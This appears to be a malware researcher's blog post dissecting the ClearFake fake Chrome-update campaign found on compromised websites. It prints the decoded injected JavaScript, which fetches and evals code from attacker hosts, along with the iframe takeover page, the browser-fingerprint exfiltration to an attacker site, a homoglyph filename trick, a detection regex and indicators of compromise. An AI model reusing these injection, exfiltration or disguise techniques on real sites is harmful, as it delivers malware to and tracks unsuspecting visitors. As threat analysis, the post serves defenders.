ClearFake Malware Analysis

rmceoin.github.io/malware-analysis/clearfake/


Posted: 2023-08-26 - Randy McEoin

There are several malicious fake updates campaigns being run across thousands of compromised websites. Here I will walk through one with a pattern that doesn't match with others I've been tracking. This campaign appears to have started around July 19th, 2023. Based on a search on PublicWWW of the injection base64 there are at least 434 infected sites.

I'm calling this one ClearFake until I see a previously used name for it. The name is a reference to the majority of the Javascript being used without obfuscation. I say majority because base64 is used three times. That's it. All the variable names are in the clear, no obfuscation on them.

One noticeable difference from SocGholish is that there appears to be no tracking of visits by IP or cookies. As an analyst you can you go back to the compromised site over and over coming from the same IP and not clearing your browser cache. This also means the site owner is more likely to see the infection as well.

When a user visits a compromised website with ClearFake, the page initially loads as normal before the whole page is taken over by a call to action to update Chrome. Here's what it looks like along with Fiddler showing some of the malicious web calls in yellow.



Host Name:
IE Version:
OS Version:
Progress Telerik Fiddler Classic - EKFiddle v.1.1.9
File Edit Rules Tools View Help EKFiddle
WinConfig Replay Go Stream Decode Keep: All sessions
Ophthalmologist Surgeon in Tiju
oftalmologostijuana.mx/en/
Update Chrome

#	Result	Protocol	Host	URL	B
34	200	HTTPS	oftalmologostijuana.mx	/wp-content/plugins/Ultimate...	1,
35	200	HTTPS	oftalmologostijuana.mx	/wp-content/plugins/Ultimate...	2,
36	200	HTTPS	oftalmologostijuana.mx	/wp-content/plugins/js_comp...	3,
37	200	HTTPS	oftalmologostijuana.mx	/wp-content/plugins/Ultimate...	1,
38	200	HTTP	Tunnel to	hello-world-broken-dust-1f1c...	
39	200	HTTPS	hello-world-broken-dust-1f1...	/	
40	200	HTTP	Tunnel to	adqdqqewqewplzoqmzq.site:...	
41	200	HTTPS	adqdqqewqewplzoqmzq.site	/vvmd54/	
42	200	HTTPS	oftalmologostijuana.mx	/wp-content/plugins/revslide...	11,
43	200	HTTPS	oftalmologostijuana.mx	/wp-includes/js/dist/vendor/...	99,
44	200	HTTPS	oftalmologostijuana.mx	/wp-content/plugins/contact-...	13,
45	200	HTTPS	oftalmologostijuana.mx	/wp-includes/js/jquery/ui/eff...	16,
46	200	HTTPS	oftalmologostijuana.mx	/wp-includes/js/jquery/ui/eff...	
48	200	HTTPS	oftalmologostijuana.mx	/wp-includes/js/jquery/ui/eff...	
49	200	HTTPS	fonts.gstatic.com	/s/poppins/v20/pxiEyp8kv8J...	7,
51	200	HTTPS	fonts.gstatic.com	/s/raleway/v28/1Ptxg8zYS_S...	21,
52	200	HTTP	Tunnel to	adqdqqewqewplzoqmzq.site:...	
53	200	HTTP	Tunnel to	www.topdoctors.mx:443	
54	200	HTTP	Tunnel to	fonts.gstatic.com:443	
55	200	HTTP	Tunnel to	www.google.com:443	
56	200	HTTPS	adqdqqewqewplzoqmzq.site	/ZgbN19Mx	1,
57	200	HTTPS	oftalmologostijuana.mx	/wp-content/uploads/2022/1...	27,
58	200	HTTPS	www.google.com	/maps/embed?pb=!1m18!1m...	4,
59	200	HTTPS	oftalmologostijuana.mx	/wp-content/uploads/2022/1...	37,

QuickExec] ALT+Q > type HELP to learn more

Filters Hide 'googleads.g.doubleclick.net' Hide 'play.google.com' Hide 'www.youtube.com' Hi
Hide 'sb-ssl.google.com' Hide 'update.googleapis.com' Hide 'edgedl.me.gvt1.com' Hide 'safebr
Hide 'edgeassetservice.azureedge.net' Hide 'edge.microsoft.com' Hide 'msedge.b.tlu.dl.delivery.

You need to update your browser to view the content!

For Windows 11/10 64-bit.

Help make Google Chrome better by automatically sending usage statistics and crash reports to Google.
What are crash reports?

By downloading Chrome, you agree to the Google Terms of Service and Chrome and ChromeOS Additional Terms of Service


Injection

On the index page of the compromised site there is a Javascript injection. The Javascript is base64 encoded. Presumably this is a dynamic injection and will change over time to reflect the new host for the initial payload.

```
<script
src="data:text/javascript;base64,Y29uc3QgZ2V0X3NjcmlwdD0oKT0+e2NvbnN0IHJlcXVlc3Q9bmV3
IFhNTEh0dHBSZXF1ZXN0KCk7cmVxdWVzdC5vcGVuKCd...KTs="></script>
```

For EKFiddle users you might consider adding a CustomRegex to watch for these injections.

```
SourceCode      Base64 injection        <script src=\"data:text\/javascript;base64,
[^\"]+\"><\/script>
```


CustomRegexes.txt - Notepad

```
SourceCode      Base64 injection        <script src=\"data:text\/javascript;base64,[^\"]+\"><\/script>
```

I like to use CyberChef to decode such things. Here's the injection decoded and tidied up a bit.

```
const get_script=()=>{
    const request=new XMLHttpRequest();
    request.open('GET','https://hello-world-broken-dust-
1f1c.brewasigfi1978.workers.dev/',false);request.send(null);return
request.responseText;
    }
eval(get_script());
```

This is a straightforward initial call for the first payload which is hosted on Cloudflare Workers. The Cloudflare domain being used is a wildcard. I've seen two variations of the first portion of the FQDN.

A urlscan search for the base domain shows how long it has been in use and some of the variations of the first part of the name.

urlscan search

Payload One

The Cloudflare worker returns a very similar Javascript that simply makes another call to a Keitaro host, but not to a Keitaro endpoint.

```
const get_k_script=()=>{
    let e=new XMLHttpRequest;
    return
e.open("GET","https://adqdqqewqewplzoqmzq.site/vvmd54/",!1),e.send(null),e.responseTe
xt
    };
eval(get_k_script());
```

Payload two

The second web call returns a Javascript that creates an iframe to house the fake update UI. The iframe src is set to a Keitaro endpoint.

```
const url = "https://adqdqqewqewplzoqmzq.site/ZgbN19Mx";
let iframe = document.createElement("iframe");
const remove_iframe = e => {
    "removetheiframe" == e.data && (iframe.parentNode.removeChild(iframe),
document.body.removeAttribute("style"))
};
window.addEventListener("message", remove_iframe, !1);
const iframe_ready = e => {
        window.scrollTo(0, 0), iframe.style.display = "block", iframe.style["margin-
top"] = "", document.body.style.padding = "0", document.body.style.margin = "0",
document.body.style.height = "0px", document.body.style.overflow = "hidden",
window.scrollTo(0, 0)
    },
    create_iframe = () => {
        iframe.onload = iframe_ready, iframe.src = url, iframe.style.width = "100%",
iframe.style.height = "100%", iframe.style.backgroundColor = "white",
iframe.style.display = "none", iframe.style.position = "absolute", iframe.style["z-
index"] = "99999999999", iframe.scrolling = "no",
document.head.parentNode.insertBefore(iframe, document.head)
    };
create_iframe();
```

Payload three - Keitaro


The response from the Keitaro endpoint is the foundation for the HTML to be rendered within the iframe.

```
<!DOCTYPE html>
<html lang="en">

<head><base href="/lander/chrome/index.php">
    <meta charset="utf-8">
    <meta http-equiv="content-language" content="en-au">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="icon" type="image/png" sizes="16x16" href="img/favicon-16x16.png">
    <title>Document</title>
    <link type="image/png" data-href="p.gif" href="p.gif" class="pixel">

    <script>
        var token = 'uuid_2qgg8u91378u2_2qgg8u91378u264ea6606b22936.89682192',
            pixel = '{pixel}',
            subid = '2qgg8u91378u2',
            blank = 'X2luZGV4LnBocA==';
        let p = document.querySelector('.pixel'),
            prefix = p.href.replace(p.dataset.href, '');
        self.Notification && fetch(atob(blank)).then(
            function(r) {
                return r.text().then(function(t) {
                    document.write(t.replaceAll('{static_prefix}', prefix))
                })
            }
        );
    </script>
</head>
<body>
</body>
</html>
```

The `blank` var base64 decoded is `_index.php`. Since the base href is set, when `fetch()` is called the path to be used will be `/lander/chrome/_index.php`.

_index.php

_index.php finally contains all the HTML/CSS to build the fake update webpage.



```
<!DOCTYPE html>
<html itemscope="" itemtype="https://schema.org/WebPage" class="no-js no-ie" lang="en" dir="ltr">

<head>
    <meta charset="utf-8">
    <meta http-equiv="content-language" content="en-au">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Google Chrome - Download the Fast, Secure Browser from Google</title>
    <link rel="icon" type="image/png" sizes="16×16" href="{static_prefix}img/favicon-16×16.png">
    <link rel="icon" type="image/png" sizes="32×32" href="{static_prefix}img/favicon-32×32.png">
    <link rel="shortcut icon" type="image/png" sizes="32×32" href="{static_prefix}img/favicon-32×32.png">
    <link rel="icon" type="image/png" sizes="96×96" href="{static_prefix}img/favicon-96×96.png">
```

It also contains two malicious components.

Fingerprint

FingerprintJS is included within _index.php. Next to the bottom it is used to fingerprint the browser and send the results to the threat actor at `stats-best.site`. This will happen as the page renders.

```
<script onload="initFingerprintJS()">  function initFingerprintJS() {
  FingerprintJS.load().then(fp => {
  fp.get().then(result => {
  const visitorId = result.visitorId;
  FPID = visitorId;
  var Data = {FPID : visitorId,FPData : btoa(JSON.stringify(result)),Domain :
window.location.hostname};
  var Link_Connect = 'https://stats-best.site/fp.php';
  var saveData = $.ajax({
  type: 'POST',
  url: Link_Connect,
  data: Data,
  dataType: "text",
  //success: function(resultData) { console.log(resultData) }
  });
  //Cookies.set('FPID', visitorId);
  });
  });
  }
  $('.DownloadMouse').hover( function(){DownloadMouse=true;});
  initFingerprintJS();
</script>
```

Download hero

The last malicious chunk of Javascript within _index.php is used to make the `Update Chrome` button clickable.

```
<script>
  document.getElementById('js-download-hero').onclick = (e) => {
    e.preventDefault();
    var params = new URLSearchParams(document.location.search.substr(1));
    var _subid = subid || getSubId();
    var _token = token || getToken();
    var _pixel = pixel || getPixel();

    params.set("_token", _token);
    setCookie("pixel", _pixel);
    setCookie("token", _token);
    setCookie("subid", _subid);
    setCookie("FPID", FPID);
    setCookie("DownloadMouse", DownloadMouse);

    var data = JSON.stringify({
        FPID: FPID,
        DownloadMouse: DownloadMouse,
        Domain: window.location.hostname,
        RGET: 'W10=',
        FileID: '12CR3zJzTg'
    });

    try {
        var url = new URL(location.protocol + '//' + location.host +
atob('P19scD0x'));
        url.searchParams.append('FPID', FPID);
        url.searchParams.append('DownloadMouse', DownloadMouse);
        url.searchParams.append('D', btoa(data));
        // url.searchParams.append('timestamp', ts);
        params.forEach(function(v, k) {
            if ([...url.searchParams.keys()].includes(k)) {return;}
            url.searchParams.append(k, v);
        });
        window.location.href = url.toString();
    } catch (e) {
        console.error(
            `[Exception] Bad params: unexpected link '${url.href}' for new Url()`
        );
    }
  }
</script>
```

Upon clicking the button, the URL is built with various parameters. Again there is a touch of base64 for the path. Here it is `P19scD0x` which decodes to `?_lp=1`.

An example fully built URL would look like this.

```
https://adqdqqewqewplzoqmzq.site/?_lp=1&FPID=bf323fcc78558f702aa91668e1f2996b&
DownloadMouse=true&D=eyJGUElEIjoiYmYzMTNmY2M3ODUxOGY3MDJhYTk5NjY4ZTFmMjk5NmIiL
CJEb3dubG9hZE1vdXNlIjp0cnVlLCJEb21haW4iOiJhZHFkcXFld3Fld3Bsem9xbXpxLnNpdGUiLCJ
SR0VUIjoiVzEwPSIsIkZpbGVJRCI6IjEyQ1Izekp6VGcifQ%3D%3D&_token=uuid_2qgq8u92368u
2_2qgu8u91g78u264ea6606b22936.85686112
```

Of note is the `FPID` parameter. It is the FingerprintJS visitorId which was sent earlier to `stats-best.site`. This appears to be a unique identifier that presumably should make it difficult for analysts to arbitrarily replay or poke at the final endpoint.

This download endpoint will be a 302 redirect to where the malicious executable is that the user will see downloaded.

Redirect to download

When this campaign was first observed yesterday the redirect was to `login.live.com` and required a login to Outlook. Sadly the payload was not there. Today it is for a OneDrive file with a URL that looked like this.

```
https://1ltveg.bn.files.1drv.com/y4mAk..2Njigg/Chr%D0%BEm%D0%B5S%D0%B5tu%D1%80
.exe?download&psid=1
```

Of note here is the obscured filename which url encoded is this.

```
Chr%D0%BEm%D0%B5S%D0%B5tu%D1%80.exe
```

Visually the end user will see `ChromeSetup.exe` but technically the characters are non-standard and hamper detections based simply on the string `ChromeSetup.exe`.

Once downloaded if the user runs the EXE they'll become infected with Amadey as this report shows.

Triage report

Timing

I like to use SSL certs as one method to determine when malicious domains come online. With the domains I've seen so far, the earliest date is July 19th.

Keitaro

```
* Server certificate:
*       subject: CN=borbrbmrtxtrbxrq.site
*       start date: Aug 22 12:46:47 2023 GMT
*       expire date: Nov 20 12:46:46 2023 GMT
*       common name: borbrbmrtxtrbxrq.site
*       issuer: CN=GTS CA 1P5,O=Google Trust Services LLC,C=US

* Server certificate:
*       subject: CN=adqdqqewqewplzoqmzq.site
*       start date: Aug 22 12:19:03 2023 GMT
*       expire date: Nov 20 12:19:02 2023 GMT
*       common name: adqdqqewqewplzoqmzq.site
*       issuer: CN=GTS CA 1P5,O=Google Trust Services LLC,C=US

* Server certificate:
*       subject: CN=wnimodmoiejn.site
*       start date: Aug 17 08:02:41 2023 GMT
*       expire date: Nov 15 08:02:40 2023 GMT
*       common name: wnimodmoiejn.site
*       issuer: CN=E1,O=Let's Encrypt,C=US

* Server certificate:
*       subject: CN=wffewiuofegwumzowefmgwezfzew.site
*       start date: Aug 18 08:53:35 2023 GMT
*       expire date: Nov 16 08:53:34 2023 GMT
*       common name: wffewiuofegwumzowefmgwezfzew.site
*       issuer: CN=GTS CA 1P5,O=Google Trust Services LLC,C=US

* Server certificate:
*       subject: CN=komomjinndqndqwf.store
*       start date: Aug 18 08:15:52 2023 GMT
*       expire date: Nov 16 08:15:51 2023 GMT
*       common name: komomjinndqndqwf.store
*       issuer: CN=E1,O=Let's Encrypt,C=US

* Server certificate:
*       subject: CN=omdowqind.site
*       start date: Jul 28 07:21:20 2023 GMT
*       expire date: Oct 26 07:21:19 2023 GMT
*       common name: omdowqind.site
*       issuer: CN=GTS CA 1P5,O=Google Trust Services LLC,C=US
```

Support sites

```
* Server certificate:
*       subject: CN=brewasigfi1978.workers.dev
*       start date: Jul 19 14:07:05 2023 GMT
*       expire date: Oct 17 14:07:04 2023 GMT
*       common name: brewasigfi1978.workers.dev
*       issuer: CN=GTS CA 1P5,O=Google Trust Services LLC,C=US
* Server certificate:
*       subject: CN=stats-best.site
*       start date: Jul 23 15:30:01 2023 GMT
*       expire date: Oct 21 15:30:00 2023 GMT
*       common name: stats-best.site
*       issuer: CN=GTS CA 1P5,O=Google Trust Services LLC,C=US
```

IOCs

Cloudflare Workers

```
hello-world-broken-dust-1f1c.brewasigfi1978.workers.dev
hello-world-hidden-hat-62a9.brewasigfi1978.workers.dev
*.brewasigfi1978.workers.dev
```

Keitaro and Assets

```
adqdqqewqewplzoqmzq.site
borbrbmrtxtrbxrq.site
komomjinndqndqwf.store
omdowqind.site
wffewiuofegwumzowefmgwezfzew.site
wnimodmoiejn.site
```

Fingerprinting

```
stats-best.site
```

Hash

```
10f504133a652d196aa14eb26d55d0b53da16590584696a1f282a95bb3e9c08a
```

C2

```
45.9.74.182/b7djSDcPcZ/index.php
```